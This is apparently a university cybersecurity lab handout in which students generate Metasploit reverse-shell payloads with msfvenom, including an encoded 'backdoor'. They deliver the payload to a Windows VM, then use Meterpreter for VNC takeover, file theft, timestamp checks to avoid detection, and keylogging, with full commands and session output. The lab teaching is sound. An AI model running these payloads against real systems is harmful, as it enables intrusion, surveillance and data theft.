




Advanced Cybersecurity (ACCB6000)

Exploiting Network



Objectives

Note 1: To proceed with Activity6, completion of Activity 1, 2, 3 and 4 are required, which includes the following tasks:

- *Testing the existing network*
- *Installing a security operating system*
- *Gathering Information about your network*
- *Scanning and enumerating your network*
- *Vulnerability Assessment*

The objectives of this activity must be fully achieved by completing all assigned tasks and demonstrating them during the scheduled session.

Recommendation: *It is advised to complete the activities outlined in this document during Week 7.*

Using Metasploit to Gain Access

1. Exploiting Vulnerabilities using msfvenom to access the target remotely
2. Placing a Backdoor to gain control and intentionally damage the target

Optional Changes: *Considering the number of Virtual Machines, you might ignore ClientL1 in your Activities. For Testing Purposes from a Client Machine, use ClientS1. However, if you wish to include ClientL1 in your Topology/ Testing, you are more than welcome.*

ETHICAL STATEMENT

The tools and techniques you are exposed to' in this lab is to work only on a virtual machine environment and the purpose is entirely to demonstrate various types of cyber-attacks. Experimentation with these tools, techniques, and resources is at the discretion of the instructor and institution. If you as a student consider using attack tools for educational purposes on an outside environment, you should get approval from your lecturer prior to any experimentation.

Note: Unauthorized access to data, computer, and network systems is a crime in many jurisdictions and often is accompanied by severe consequences, regardless of the perpetrator's motivations. It is the learner's responsibility, as the user of this material, to be cognizant of and compliant with computer use laws.

1. Exploiting Vulnerabilities using msfvenom to access the target remotely

Attacker: Kali Linux

Victim: Windows 10

Referring to our earlier lectures, hacking is a process of cracking passwords, escalating privileges, executing applications, hiding files and covering tracks. This activity helps in executing applications and gaining remote access to the target.

1. Login to Kali Linux
2. Use MSFVenom to create a payload

What is a metasploit framework?

What is the use of msfvenom?

- a. `msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=192.168.1.2 LPORT=444 -o /home/kali/Desktop/expltest.exe`
(Here we are setting the listening host and port as Kali machine, the attacker and creating a payload expltest.exe.)
3. Share the created Payload: *(The above created payload need to be executed in the target machine. To execute in the target machine).*
 - a. Create a directory named “share”
 - b. Assign necessary rights (read, write, execute) to the directory and files there.
Change ownership of the directory and files.
 - c. Copy the expltest.exe file to the “share” directory.
 - d. Start apache service and Metasploit framework console. (if not started)
`# service apache2 start`
`# msfconsole`
 - e. Use Multihandler to execute the payload
`msf6 > use multi/handler`
[*] Using configured payload generic/shell_reverse_tcp

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > set LHOST (Attacker IP)
LHOST => 192.168.1.2
```

```
msf6 exploit(multi/handler) > set LPORT (Attacker Port)
LPORT => 444
```

```
msf6 exploit(multi/handler) > exploit
```

4. Execute the payload:
 - a. Login to your Target machine (Windows 10) and type `http://` (target ip address/created directory name)

b. Execute the exe file.

5. Gain Remote Access:

- a. Login to your Attacker machine (Kali) and observe the handler (Screenshots show 10.10.10.11/ Replace this IP address with 192.168.1.2)

```
[*] Started reverse TCP handler on 10.10.10.11:444
[*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.11:444 → 10.10.10.10:49879 ) at 2022-03-20 08:18:16 -0400

meterpreter > █
```

- b. The Meterpreter session should have started. If the Meterpreter shell is session is not connected, connect it manually.


```
meterpreter > sessions -i 1
```

- c. Check the system info and run vnc.

What is vnc?

```
meterpreter > sysinfo
Computer      : DESKTOP-GGCTGTG
OS            : Windows 10 (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.10.10.11 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\HRGDef.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.10.11:4545 ...
meterpreter > [*] VNC Server session 2 opened (10.10.10.11:4545 → 10.10.10.10:49884 ) at 2022-03-20 08:23:46 -0400
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "desktop-ggctgtg"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
```

- d. A VNC session of the target machine is opened. Could you successfully open a VNC session? If yes, document. If no, troubleshoot.



6. Reflection

- What is a metasploit framework?
- What is the use of msfvenom?
- Screenshot with illustrations on creating a Shared Directory for the Payload
- What is VNC?
- Your outcome.

2. Placing a backdoor to gain control and intentionally damage the target

Attacker: Kali Linux

Victim: Windows 10

Referring to our earlier lectures, hacking is a process of cracking passwords, escalating privileges, executing applications, hiding files and covering tracks. This activity helps in executing applications and gaining remote access to the target.

1. Login to Windows 10 and create a confidential file and save it.

Scenario: As an attacker our aim is to compromise the target using the techniques learned/ used so far. Access the confidential file and modify the file allocation table.

To do that, we are placing a Backdoor.


What is a Backdoor?

2. Login to Kali Linux
3. Use MSFVenom to create a Shikata payload

What is a Shikata_ga_nai payload?

So far, we have created two different payloads. What is the difference between them? Do research to different payloads and its purposes. Use adequate literatures to in-text cite. *(Use the work for your Coursework)*

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e
x86/shikata_ga_nai -b "\x00" LHOST=192.168.1.2 -f exe >
/home/kali/Desktop/MyBackdoor.exe
```



4. Start Apache Service and Msfconsole

5. Place the newly create Payload to the existing “Shared” directory and install the payload in Target Machine. (Refer to our earlier activity until setting LHost)

```
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description

EXITFUNC process yes Exit technique (Accepted: seh, thread, process, none)

LHOST 192.168.1.2 yes The listen address (an interface may be specified)

LPORT 4444 yes The listen port

Exploit target:

Id	Name
-- ----	

0 Wildcard Target


```
msf6 exploit(multi/handler) > exploit -j -z
```

[*] Exploit running as background job 0.

[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.2:4444

Login to Target and Install the Backdoor.



```
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.1.2
```

[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.2:49947) at 2025-11-16 10:10:02 -0400

6. Once the Meterpreter session is successfully opened, launch the session. Before launching, view the active session

a. sessions -i

```
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.10:49947 ) at 2022-03-20 10:10:02 -0400
sessions -i

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  1    meterpreter x86/windows  DESKTOP-GGCTGTG\Admin @ DESKTOP-GGCTGTG  10.10.10.11:4444 -> 10.10.10.10:49947 (10.10.10.10)
```

- b. Launch Meterpreter shell.

```
msf6 exploit(multi/handler) > sessions -i 1
```

[*] Starting interaction with 1...

- c. Gather information. (You shall notice that the details about the target machine is available here)

```
meterpreter > sysinfo
```

```
meterpreter > ipconfig
```

- d. Using a similar command like above, check if the Meterpreter server is running as administrator.

Which command would you use to confirm this?

```
(meterpreter > getuid)
```

```
meterpreter > getuid
Server username: DESKTOP-GGCTGTG\Admin
```

- e. Confirm the working directory.

Which command would you use to confirm the working directory?

- f. List the files in the working directory. Look for the confidential file you have created before beginning this activity. Go to the folder and try opening the file.

```

meterpreter > getuid
Server username: DESKTOP-GGCTGTG\Admin
meterpreter > pwd
C:\Users\Admin\Desktop
meterpreter > ls
Listing: C:\Users\Admin\Desktop

Mode                Size           Type             Last modified          Name
-----
100666/rw-rw-rw-    282           fil             2022-03-20 02:56:07 -0400 desktop.ini
040777/rwxrwxrwx      0           dir             2022-03-20 06:48:20 -0400 pwdump7
040777/rwxrwxrwx      0           dir             2022-03-20 07:25:19 -0400 pwdump8-8.2
100666/rw-rw-rw-   541455        fil             2022-03-20 07:24:34 -0400 pwdump8-8.2.zip

meterpreter > ls
Listing: C:\Users\Admin\Desktop

Mode                Size           Type             Last modified          Name
-----
100666/rw-rw-rw-     23           fil             2022-03-20 09:57:42 -0400 confidential_document.txt
100666/rw-rw-rw-    282           fil             2022-03-20 02:56:07 -0400 desktop.ini
040777/rwxrwxrwx      0           dir             2022-03-20 06:48:20 -0400 pwdump7
040777/rwxrwxrwx      0           dir             2022-03-20 07:25:19 -0400 pwdump8-8.2
100666/rw-rw-rw-   541455        fil             2022-03-20 07:24:34 -0400 pwdump8-8.2.zip

meterpreter > cat confidential_document.txt
The marking key is 5342meterpreter >

```

```

meterpreter > cat confidential_document.txt
The marking key is 5342meterpreter >

```

Did you get access to the confidential file? What is the confidential data present in the document? If Yes, proceed further. If No, troubleshoot.

g. Look at the MACE Value

```
meterpreter > cat confidential_document.txt
```

```
The marking key is 5342meterpreter > timestamp
confidential_document.txt -v
```

```

meterpreter > cat confidential_document.txt
The marking key is 5342meterpreter > timestamp confidential_document.txt -v
[*] Showing MACE attributes for confidential_document.txt
Modified      : 2022-03-20 09:57:42 -0400
Accessed      : 2022-03-20 10:13:32 -0400
Created       : 2022-03-20 10:13:32 -0400
Entry Modified: 2022-03-20 09:57:42 -0400

```

What is MACE Value?

Scenario: As an attacker, when you tried to access the confidential file (confidential_document.txt in my case), the MACE values might have changed. If the Target user finds out the MACE value change, he/she could doubt that the file has been read or modified by someone. As an attacker, clearing these helps you to remain undetected for a long time.

By placing a backdoor, we have now gained access to the confidential files. There are more to do. Let us try other tasks too.

7. Download a (exe) file

- a. Change the working directory to a different one where you have exe files. In my case, I have an exe file in C Drive.

```
meterpreter > ls
Listing: C:\
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2022-02-13 02:18:37 -0500	\$Recycle.Bin
100666/rw-rw-rw-	1	fil	2016-07-16 07:43:00 -0400	BOOTNXT
040777/rwxrwxrwx	0	dir	2022-01-28 04:56:33 -0500	Documents and Settings
100666/rw-rw-rw-	441	fil	2022-03-20 07:27:35 -0400	MyHashFile.txt
040777/rwxrwxrwx	0	dir	2022-02-13 12:51:21 -0500	PerfLogs
040555/r-xr-xr-x	4096	dir	2022-01-28 04:57:11 -0500	Program Files
040555/r-xr-xr-x	4096	dir	2016-07-16 07:47:50 -0400	Program Files (x86)
040777/rwxrwxrwx	4096	dir	2022-01-28 04:59:07 -0500	ProgramData
040777/rwxrwxrwx	0	dir	2022-01-28 12:56:02 -0500	Recovery
040777/rwxrwxrwx	4096	dir	2022-02-13 02:16:34 -0500	System Volume Information
040555/r-xr-xr-x	4096	dir	2022-01-28 04:56:50 -0500	Users
040777/rwxrwxrwx	28672	dir	2022-02-25 14:15:38 -0500	Windows
100444/r--r--r--	384322	fil	2016-07-16 07:43:00 -0400	bootmgr
100777/rwxrwxrwx	4167312	fil	2018-01-22 07:31:15 -0500	npp.7.5.4.Installer.exe
000000/-----	0	fif	1969-12-31 19:00:00 -0500	pagefile.sys
000000/-----	0	fif	1969-12-31 19:00:00 -0500	swapfile.sys

- b. Try to download the exe file npp.7.5.4.Installer.exe to the Attacker Machine. (In my case, it is npp.exe file. You may choose a different file/different directory)

```
meterpreter > download npp.7.5.4.Installer.exe
```

- c. Try to search for confidential files.

```
meterpreter > search -f myhashfile.txt
```

Found 2 results...

=====

Path	Size (bytes)	Modified (UTC)
c:\MyHashFile.txt	441	2025-11-16 07:27:35 -0400
z:\Tools\MyHashFile.txt	441	2025-11-16 07:27:35 -0400

- d. Try to place a keylogger.

```
meterpreter > keyscan_start
```

Starting the keystroke sniffer ...

- e. View the captured keystrokes

```
meterpreter > keyscan_dump
```

Dumping captured keystrokes...

- f. View the idle time

```
meterpreter > idletime
```

User has been idle for: 49 secs

Use the same technique to capture the webcam snapshots and streams. Record the steps with adequate screenshots.

8. Report

- a. **What is a Backdoor?**
- b. **What is a Shikata_ga_nai payload?**
- c. **What is the difference between the two different payloads we created?** Do research to different payloads and its purposes. Use adequate literatures to in-text cite. (*Use the work for your Coursework*)
- d. **What is MACE Value?**

Reference:

https://www.youtube.com/playlist?list=PLddfEpDxAoTt8mx4VcThYm_hSDid1WjZd